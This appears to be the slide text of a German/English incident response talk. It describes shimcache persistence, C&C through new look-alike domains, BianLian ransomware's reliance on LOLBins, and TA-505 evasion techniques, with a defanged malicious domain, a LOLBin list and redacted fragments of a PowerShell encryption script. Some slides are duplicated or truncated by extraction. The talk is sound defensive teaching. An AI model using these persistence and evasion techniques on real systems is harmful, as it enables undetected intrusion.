
Shimcache Persistence

Side-Facts:

1. Patch for the legitimate service.exe
2. Nomenclature equals windows patches - *KB[Number]*
3. Backdoor when services.exe is started (aka always)
4. Payload hidden in registry
5. Installed on 5 of 4000 Systems to prevent detection / remediation
6. Attacker was dormant for 3-4 months



Shimcache persistence



Lets agree with hatched!!!

Side-Facts:

1. Patch for
2. Nomenclature - KB[Num
3. Backdoor when is started (aka always
4. Payload hidden in registry
5. Installed on 5 of 4000 Systems to prevent detection
6. Attacker was dormant for 3-4 months



Baby Domains

- C&C to seemingly legitimate domains
- Encrypted connections (https)
- C&C domains partly newly registered (aka not flagged by security vendors)
- Data Exfil to non-malicious File Sharing Host

Sample **malicious domain:
(Do not access)**

microsoft-live-us[.]com

The screenshot shows the WHOIS information for the domain k-business.com. The registrar is CSC CORPORATE DOMAINS, INC. The domain was registered on 2022-09-06, which is highlighted in a red box. The status is clientTransferProhibited.

Registrar Info	
Name	CSC CORPORATE DOMAINS, INC.
Whois Server	whois.corporatedomains.com
Referral URL	www.cscprotectsbrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited


Important Dates	
Expires On	[REDACTED]
Registered On	2022-09-06

// Puh, schon wieder ein Incident Response Task

But how did we detect this?

	Remote Address	Remote Port	Local Address	Local Port	Prot...	Process Name
12:49	165	443		58141	TCP	services.exe
12:4		443		58141	TCP	services.exe
12:5				58188	TCP	services.exe
12:				58188	TCP	services.exe
12:50:36Z				58247	TCP	services.exe
12:50:36Z				58247	TCP	services.exe
12:51:01Z				58207	TCP	services.exe
12:51:01Z					TCP	services.exe
12:51:26Z						services.exe
12:51:26Z						services.exe

No



ing!

12:54:21Z	165	443	100	58907	TCP	services.exe
-----------	-----	-----	-----	-------	-----	--------------



A large, stylized number '10' is positioned on the left side of the page. The '1' is a solid orange vertical bar, and the '0' is a thick orange ring with a white interior. The background is a solid orange color.

Add Ransomware

K-Business.com

Ransomware - I think u missed something ?

BianLian Ransomware


- „New Ransomware“ ~ August 22 Difficult to detect due to almost no abnormal executables.
- Relies on Living-off-the-Land Tools

Analysts-Advantage:

LOLBIN logging depends on the customers not the attacker.

e.g. LOLBins:

- Powershell.exe
- Rundll32.exe
- Reg.exe
- Wscript.exe
- Certutil.exe
- ...



The screenshot shows the Windows Event Viewer interface. At the top, it says 'Operational' and 'Anzahl von Ereignissen: 4 694'. Below that, a filter is applied: 'Gefiltert: Protokoll: Microsoft-Windows-PowerShell/Operational; Ebene: Warnung; Quelle: Anzahl der Ereignisse: 137'. The main table displays several warning events from PowerShell, all occurring on 13.09.2022 at 09:10:09. The selected event (ID 4104) has the task name 'Remotebefeh...'.

Ebene	Datum und Uhrzeit	Quelle	Ereignis-ID	Aufgabenka...
! Warnung	13.09.2022 09:10:09	PowerShell (Microsoft...)	4104	Remotebefeh...
! Warnung	13.09.2022 09:10:09	PowerShell (Microsoft...)	4104	Remotebefeh...
! Warnung	13.09.2022 09:10:09	PowerShell (Microsoft...)	4104	Remotebefeh...
! Warnung	13.09.2022 09:10:09	PowerShell (Microsoft...)	4104	Remotebefeh...
! Warnung	13.09.2022 09:10:09	PowerShell (Microsoft...)	4104	Remotebefeh...
! Warnung	13.09.2022 09:10:09	PowerShell (Microsoft...)	4104	Remotebefeh...



Ereignis 4104, PowerShell (Microsoft-Windows-PowerShell)

Allgemein

Creating S

[redacted]

\$aes = New-Ob

\$aes

\$aes

\$aes

\$enc

functi

Try

[redacted]

\$encr...(\$buffer, 0, \$read);

\$offset...set, [System.IO.SeekOrigin]::Begin);

\$file.Wri...(\$read);

Thanks, I guess?

Credit to my colleague Mike Koch

A large, stylized graphic of the number '10' in a bright orange color. The '1' is a simple vertical bar, and the '0' is a thick, rounded shape with a white interior. The background is a solid orange color.

Imagine - all mentioned
Techniques come together

Say hi to: *TA-505*

Fileless

Sandbox
Evasion

Hiding by being
Dormant for
months

IPC / Named
Pipe
Communication

Process Injection

Eventlog
Deletion Evasion

prior to attack

Baby Domains



Conclusio




K-Business.com



This is what we know




Can you spot the attacker?



Maybe you can find him in your company?

// Puh, schon wieder ein Incident Response Talk? Absolutely!!!111





The End

- *Gideon Teubert, MSc*
- *K-BusinessCom AG*
- *Mail: Gideon.Teubert@k-business.com*



K-Businesscom